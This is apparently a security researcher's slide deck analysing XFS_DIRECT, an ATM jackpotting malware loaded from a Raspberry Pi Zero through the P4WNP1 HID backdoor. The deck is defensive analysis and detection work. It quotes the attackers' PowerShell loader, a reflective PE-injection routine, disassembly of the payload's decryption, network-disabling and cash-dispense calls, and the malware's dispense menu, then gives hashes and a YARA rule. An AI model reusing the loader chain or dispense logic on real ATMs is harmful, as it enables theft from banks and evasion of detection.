

# ATM-Jackpotting P4WNP1-style with malware XFS\_DIRECT

Frank Boldewin (@r3c0nst)

# Background story 1/2

- Some time ago I had the opportunity to analyze a previously unknown ATM malware.
- The malicious code resided on a Raspberry PI Zero W running the Raspbian OS and the well-known USB attack platform P4WNP1.
- P4WNP1 was configured to act as a HID device. As usual with classic Jackpotting, the perpetrators gained physical access to the PC inside the ATM. A process that is usually carried out by using a simple key, drilling or levering on distinctive places.
- P4WNP1's HID covert channel backdoor then tries to gain remote access to the ATM's operating system. This usually works because Windows 7 to 10 have a Plug and Play install feature if it detects attached HID devices.



## Background story 2/2

- If no device protection is in place, like a special filter driver which whitelists trusted devices, P4WNP1's HID backdoor code then types out a PowerShell script, which builds and executes a covert channel communication stack, initializes its basic interface to the custom HID device and receives a PE Injection Module, which then transfers+executes the final ATM malware.
- As the PI Zero W comes with wireless LAN connectivity, attacker's activated P4WNP1's Wi-Fi Hotspot feature to provide remote access via SSH. The perpetrators achieve this by using a SSH client on a Smartphone.

STORY  
TIME!

Let's inspect the details!

# P4WNP1.PY: Stage1 + PE-Injection Module config parsing

```
print bcolors.YELLOW + "Preloading data to memory..." + bcolors.ENDC
with open(self.config["PATH_STAGE1_PS"], "rb") as f:
    ps_script = StagenHelper.out_PS_IEX_Invoke(payload_size + pe_module_size + f.read())
    self.duckencoder.outhidStringDirect(ps_script + "\n")
print bcolors.GREEN + "Finished loading STAGE 1 to memory" + bcolors.ENDC
```

P4WNP1's Stage1 scriptname  
located in config.txt  
→ **Stage1.ps1**

P4WNP1's Stage1 scriptname also  
located in config.txt  
→ **Invoke\_Module.txt**

```
with open(config["PATH_MODULE"], "rb") as f:
    p4wnp1.set_loadmodulestage(f.read())
p4wnp1.start() # starts link layer (waiting for initial connection) and server input thread
p4wnp1.cmdloop()
```

**P4WNP1's original Mainhandler written in Python was adjusted by the perpetrators to inject the ATM malware.**

# Stage1.ps1: PE-Injection Module loader code + final payload loader code

PE-Injection-Module "Invoke\_Module.txt" gets Base64-unencoded and unzipped before execution.

```
Write-Host ("")
Write-Host ("Downloading PE Injection module...") -ForegroundColor Yellow
$pe_module = RequestPEInjectionModule $dev $dev

Write-Host ("")
Write-Host ("Applying PE Injection module...") -ForegroundColor Yellow
$xx = [System.Text.Encoding]::ASCII.GetString($pe_module);
$no = no New-Object -t IO.MemoryStream -a @([Convert]::FromBase64String($xx)), [IO.Compression.CompressionMode]::Decompress))) .ReadToEnd()
Write-Host ("OK") -ForegroundColor Green
```

The final payload (decimal ascii text containing the ATM-Malware) get loaded, transformed to a binary blob and passed to the Invoke-ReflectivePEInjection routine inside "Invoke\_Module.txt"

```
Write-Host ("Downloading payload...") -ForegroundColor Yellow
Start-Sleep -s 1
#*****
$stage2 = RequestStage2 $dev $dev
$hexx = [System.Text.Encoding]::ASCII.GetString($stage2);
$no = no New-Object -t IO.MemoryStream -a @([Convert]::FromBase64String($hexx)), [IO.Compression.CompressionMode]::Decompress))) .ReadToEnd();
[Byte[]] $PEBytes = $hexx_dump -split ' ';
Write-Host ("")
Write-Host ("Running payload. Wait...") -ForegroundColor Yellow
Start-Sleep -s 1
Invoke-ReflectivePEInjection -PEBytes $PEBytes
```

ATM-Jackpotting P4WNP1-style with malware XFS\_DIRECT

# Invoke-Module.txt: PE-Injection Module for final payload injection

Invoke-ReflectivePEInjection takes the binary blob of the final Payload, injects the malware and executes it.

Original code has been taken from:

<https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1>

```
function Invoke-ReflectivePEInjection
{
    [CmdletBinding()]
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [ValidateNotNullOrEmpty()]
        [Byte[]]
```

```
Function Main
{
    if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
    {
        $DebugPreference = "Continue"
    }

    Write-Verbose "PowerShell ProcessID: $PID"

    #Verify the image is a valid PE file
    $e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''

    if ($e_magic -ne 'MZ')
    {
        throw 'PE is not a valid PE file.'
    }

    if (-not $DoNotZeroMZ) {
        # Remove 'MZ' from the PE file so that it cannot be detected by .imgscan in WinDbg
        # TODO: Investigate how much of the header can be destroyed, I'd imagine most of it can be.
        $PEBytes[0] = 0
        $PEBytes[1] = 0
    }

    #Add a "program name" to exeargs, just so the string looks as normal as possible (real args start indexing at 1)
    if ($ExeArgs -ne $null -and $ExeArgs -ne '')
    {
        $ExeArgs = "ReflectiveExe $ExeArgs"
    }
    else
    {
        $ExeArgs "ReflectiveExe"
    }
}
```

ATM-Jackpotting P4WNP1-style with malware XFS\_DIRECT

# The final payload (Obfuscation layer)

**The Pi Zero W contains 5 payloads (payload.txt and payload<1-4>.txt). Depending on the configuration one of them gets executed. All payloads have the same obfuscation layer to avoid detection.**

```
push esi
push edi
push 0A000h
call ds:??_U@YAPAXI@Z ; operator new[](uint)
push 0A000h ; Size
mov esi, eax
push offset crypted_payload ; Src
push esi ; void *
call memcpy
add esp, 10h
lea eax, [esi+1]
mov ecx, offset key
mov edi, 2000h
lea esp, [esp+0]

; CODE XREF: decrypt_payload+68↓j
movzx edx, byte ptr [ecx-4]
xor [eax-1], dl
movzx edx, byte ptr [ecx]
xor [eax], dl
movzx edx, byte ptr [ecx+4]
xor [eax+1], dl
movzx edx, byte ptr [ecx+8]
xor [eax+2], dl
movzx edx, byte ptr [ecx+0Ch]
xor [eax+3], dl
add eax, 5
add ecx, 14h
dec edi
jnz short loc_4014B0
```



# PE-compilation dates + SHA256 hashes (obfuscated+unobfuscated)

PE-Compilation-Date	SHA256 Hash	Filename
2018-04-20 10:36:07	- 3e023949fec5d06b3dffa9e86e6fcac6a9ec6c805b93118db43fb4e84fe43ee0	- XFS_DIRECT_A_EncryptedLayer.exe
2018-04-20 10:40:03	- 303f2a19b286ca5887df2a334f22b5690dda9f092e677786e2a8879044d8ad11	- XFS_DIRECT_B_EncryptedLayer.exe
2018-04-20 10:32:50	- 15d50938e51ee414124314095d3a27aa477f40413f83d6a2b2a2007efc5a623a	- XFS_DIRECT_C_EncryptedLayer.exe
2018-04-20 10:29:47	- 0f9cb4dc1ac2777be30145c3271c95a027758203d0de245ec390037f7325d79d	- XFS_DIRECT_D_EncryptedLayer.exe
2018-04-20 10:43:30	- 141ae291ddae60fd1b232f543bc9b40f3a083521cd7330c427bb8fc5cdd23966	- XFS_DIRECT_E_EncryptedLayer.exe
PE-Compilation-Date	SHA256 Hash	Filename
2018-04-20 10:04:38	- 66eb1a8134576db05382109eec7e297149f25a021aba5171d2f99aa49c381456	- XFS_DIRECT_A_unpacked.exe
2018-04-20 10:12:37	- ac20b12beefb2036595780aaf7ec29203e2e09b6237d93cd26eaa811cebd6665	- XFS_DIRECT_B_unpacked.exe
2018-04-20 10:09:45	- 901fc474f50eb62edc526593208a7eec4df694e342ffc5b895d1dcec953c6899	- XFS_DIRECT_C_unpacked.exe
2018-04-20 10:16:45	- 56548c26741b25b15c27a0de498c5e04c69b0c9250ba35e3a578bc2f05eedd07	- XFS_DIRECT_D_unpacked.exe
2018-04-20 10:14:33	- c89f1d562983398ab2d6dd75e4e30cc0e95eab57cdf48c4a17619dca9ecc0748	- XFS_DIRECT_E_unpacked.exe

**Until 18th October 2019 these samples haven't been emerged on Virustotal.**



# First inspection of the ATM malware called XFS\_DIRECT (1/2)

- All samples seem to have the same code base, with slight adjustments.
- After a bunch of initialization steps a menu is presented to its user.
- Usually the malware has a challenge/response feature to have control over its use.
  - Entering '777' via the ATM's PINPAD a session key is being generated and the user has to enter a Master-Key. For testing purposes it has been "patched" to accept every response-key. ;)
- Afterwards the menu is loaded again but with FULL ACCESS to dispense cash → '1' via PINPAD

ATM-Jackpotting P4WNP1-style with malware XFS\_DIRECT

```
=====
MENU <XFS_DIRECT>
!!!SESSION KEY NOT GENERATED!!!
<777> - generate session KEY
<1>   - get the MONEY
<44>  - out of SERVICE
<0>   - exit ME

<55>  - get INFO
<22>  - print this MENU
=====

Waiting for user input: 777
=====
SESSION KEY: ! 9120544 !
=====
NOW ENTER MASTER KEY
Waiting for user input: 1111111
=====

MENU <XFS_DIRECT>
*** FULL ACCESS ***

<1>   - get the MONEY
<44>  - out of SERVICE
<0>   - exit ME

<55>  - get INFO
<22>  - print this MENU
=====

Waiting for user input: 1
=====

at: 15.10.2019
13:08:23.968 <local time>
Getting the money ;) ...

=====
! Dispensing 600 PCM
! From cassette nr: 3
! Nr. of banknotes: 40
! REMAIN banknotes: 1378
=====

Take the money you snicky mother fucker :) ...

Waiting for user input: 55
=====

at: 15.10.2019
13:08:47.031 <local time>

Success obtaining CDM status: 0
Writing out list of status info...

===== CDM STATE INFO =====


Device state is: WFS_CDM_DEVONLINE
Safe door state is: WFS_CDM_DOORCLOSED
Dispenser state is: WFS_CDM_DISPCUSTATE
=====

Next getting cash unit info...

===== CASH UNIT INFO =====
```

# First inspection of the ATM malware called XFS\_DIRECT (2/2)

- Entering '55' obtains some status info
- Entering '44' presents an "Out of Service" message



ATM-Jackpotting P4WNP1-style with malware XFS\_DIRECT

```
=====
MENU <XFS_DIRECT>
!!!SESSION KEY NOT GENERATED!!!
<777> - generate session KEY
<1>   - get the MONEY
<44> - out of SERVICE
<0>   - exit ME

<55> - get INFO
<22> - print this MENU
=====

Waiting for user input: 777
=====
SESSION KEY: ! 9120544 !
=====
NOW ENTER MASTER KEY
Waiting for user input: 1111111
=====
MENU <XFS_DIRECT>
*** FULL ACCESS ***
<1>   - get the MONEY
<44> - out of SERVICE
<0>   - exit ME

<55> - get INFO
<22> - print this MENU
=====

Waiting for user input: 1
=====

at: 15.10.2019
13:08:23.968 <local time>
Getting the money ;) ...

! Dispensing 600 PCM
! From cassette nr: 3
! Nr. of banknotes: 40
! REMAIN banknotes: 1378
=====

Take the money you snicky mother fucker :) ...

Waiting for user input: 55
=====

at: 15.10.2019
13:08:47.031 <local time>

Success obtaining CDM status: 0
Writing out list of status info...
===== CDM STATE INFO =====

Device state is: WFS_CDM_DEVONLINE
Safe door state is: WFS_CDM_DOORCLOSED
Dispenser state is: WFS_CDM_DISPCUSTATE
=====

Next getting cash unit info...
===== CASH UNIT INFO =====
```

# XFS\_DIRECT under the hood (1/2)

```

push    ecx
push    offset aEnablingAdapte ; "      Enabling adapter: %S...\n"
call    _printf
mov     eax, [esp+28h+var_10]
mov     edx, [eax]
add     esp, 8
push    eax
mov     eax, [edx+0Ch]
call    eax
jmp     short loc_40361A

```

```

; CODE XREF: Trigger_Enable_Disable_Network_Adapters+
mov     ecx, [esp+20h+pv]
mov     edx, [ecx+10h]
push    edx
push    offset aDisablingAdapt ; "      Disabling adapter: %S...\n"
call    _printf

```

```

Trigger_Enable_Disable_Network_Adapters proc near
; CODE XREF: CleanupXFSM
; _wmain+430↓p

```

```

pv          = dword ptr -14h
var_10      = dword ptr -10h
var_C       = dword ptr -0Ch
ppv         = dword ptr -8
var_4       = byte ptr -4
arg_0       = dword ptr 8

```

```

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 14h
push    ebx
push    esi
push    edi
call    CPP_Func_time
xor     ebx, ebx
push    ebx ; pvReserved
call    ds:CoInitialize
lea     eax, [esp+20h+ppv]
push    eax ; ppv
push    offset IID_INetConnectionManager ; riid
push    4 ; dwClsContext
push    ebx ; pUnkOuter
push    offset CLSID_ConnectionManager ; rclsid
mov     [esp+34h+ppv], ebx
call    ds:CoCreateInstance

```

**At start XFS\_DIRECT disables all network adapters to avoid raising alarms to the bank's central  
When exiting network adapters are enabled again.**

# XFS\_DIRECT under the hood (2/2)

## Dispenser (CDM) XFS function calls

```
push    eax                ; lppResult
push    0                  ; dwTimeOut
push    0                  ; lpQueryDetails
push    WFS_INF_CDM_CASH_UNIT_INFO ; dwCategory
push    esi                ; hService
call    WFSGetInfo
```

```
push    ecx                ; lppResult
push    edx                ; dwTimeOut
push    ebx                ; lpCmdData
mov     [ebx], edx
mov     edx, dword ptr [esp+70h+hService]
push    WFS_CMD_CDM_DISPENSE ; dwCommand
push    edx                ; hService
mov     dword ptr [ebx+6], 1
mov     [ebx+0Ah], esi
call    WFSExecute
```

## PINPAD (EPP) XFS function calls

```
push    eax                ; lppResult
push    0                  ; dwTimeOut
push    0                  ; lpQueryDetails
push    WFS_INF_PIN_STATUS ; dwCategory
push    esi                ; hService
call    WFSGetInfo
```

```
push    eax                ; lppResult
push    0                  ; dwTimeOut
push    edi                ; lpCmdData
push    WFS_CMD_PIN_GET_DATA ; dwCommand
push    ebp                ; hService
call    WFSExecute ; Receive entered Masterkey from PINPAD
```

```
push    edx                ; lppResult
push    0                  ; dwTimeOut
lea     eax, [esp+34h+QueryDetails]
push    eax                ; lpQueryDetails
push    WFS_INF_PIN_FUNCKEY_DETAIL ; dwCategory
push    ebp                ; hService
call    esi ; WFSGetInfo
```

```
push    edx                ; lppResult
push    0                  ; dwTimeOut
push    0                  ; lpQueryDetails
push    WFS_INF_PIN_CAPABILITIES ; dwCategory
push    ebp                ; hService
call    esi ; WFSGetInfo
```

# YARA rule to detect XFS\_DIRECT

```
rule ATM_Malware_XFS_DIRECT {
  meta:
    description = "Detects ATM Malware XFS_DIRECT"
    author = "Frank Boldewin (@r3c0nst)"
    reference = "https://twitter.com/r3c0nst/"
    date = "2019-10-14"
    // Encrypted Layer Hashes (SHA256)
    hash1 = "3e023949fec5d06b3dff9e86e6fcac6a9ec6c805b93118db43fb4e84fe43ee0"
    hash2 = "303f2a19b286ca5887df2a334f22b5690dda9f092e677786e2a8879044d8ad11"
    hash3 = "15d50938e51ee414124314095d3a27aa477f40413f83d6a2b2a2007efc5a623a"
    hash4 = "0f9cb4dc1ac2777be30145c3271c95a027758203d0de245ec390037f7325d79d"
    hash5 = "141ae291ddae60fd1b232f543bc9b40f3a083521cd7330c427bb8fc5cdd23966"
    // Fully Unpacked Hashes (SHA256)
    hash6 = "66eb1a8134576db05382109eec7e297149f25a021aba5171d2f99aa49c381456"
    hash7 = "ac20b12beefb2036595780aaf7ec29203e2e09b6237d93cd26eaa811cebd6665"
    hash8 = "901fc474f50eb62edc526593208a7eec4df694e342ffc5b895d1dcec953c6899"
    hash9 = "56548c26741b25b15c27a0de498c5e04c69b0c9250ba35e3a578bc2f05eedd07"
    hash10 = "c89f1d562983398ab2d6dd75e4e30cc0e95eab57cdf48c4a17619dca9ecc0748"

  strings:
    // with encryption layer
    $EncLayer1 = {0F B6 51 FC 30 50 FF 0F B6 11 30 10 0F B6 51 04 30 50 01 0F B6 51 08 30 50 02}
    $EncLayer2 = {B8 4D 5A 00 00 89 33 66 39 06 75 ?? 8b ?? 3c}
    // fully unpacked
    $String1 = "NOW ENTER MASTER KEY" ascii nocase
    $String2 = "Closing app, than delete myself." ascii nocase
    $String3 = "Number of phisical cash units is:" ascii nocase
    $String4 = "COULD NOT ENABLE or DISABLE connection" ascii nocase
    $String5 = "XFS_DIRECT" ascii nocase
    $String6 = "Take the money you snicky mother fucker :)" ascii nocase
    $String7 = "ATM IS TEMPORARILY OUT OF SERVICE!" wide nocase
    $Code1 = {D1 F8 89 44 24 10 DB 44 24 10 DC 0D ?? ?? ?? ?? E8 ?? ?? ?? ?? 35 2F 81 0B 00 A3} // Session Key Code
    $Code2 = {8B ?? ?? ?? 68 2E 01 00 00 52 C7 ?? 06 01 00 00 00} // Dispense Code

  condition:
    uint16(0) == 0x5A4D and (filesize < 1500KB and all of ($EncLayer*)) or (filesize < 300KB and 4 of ($String*) and all of ($Code*))
}
```

Also available here → [https://raw.githubusercontent.com/fboldewin/YARA-rules/master/ATM.Malware.XFS\\_DIRECT.yar](https://raw.githubusercontent.com/fboldewin/YARA-rules/master/ATM.Malware.XFS_DIRECT.yar)

# Summary

- While attacks with a Raspberry PI Zero and a HID-backdoor have already been shown as proof of concepts in the past by some cybersecurity companies, this case shows that attackers also use it ITW.
- The new ATM malware XFS\_DIRECT joins a large family of malicious code of this kind. It is worth mentioning the robustness of the code, which is not always given with comparable tools.
- Protective measures against this type of attack are widely documented and should be mandatory on ATMs.



## Final note!



The author of P4WNP1, Marcus Mengs (@mame82), kindly asked me to reference the disclaimer of his framework. He's taking no responsibility for the abuse of P4wnP1 or any information given in the related documents. It's dedicated to penetration-testers, redteamers and InfoSec personal.

**<https://github.com/mame82/P4wnP1/blob/master/DISCLAIMER.md>**



*Stay safe!*

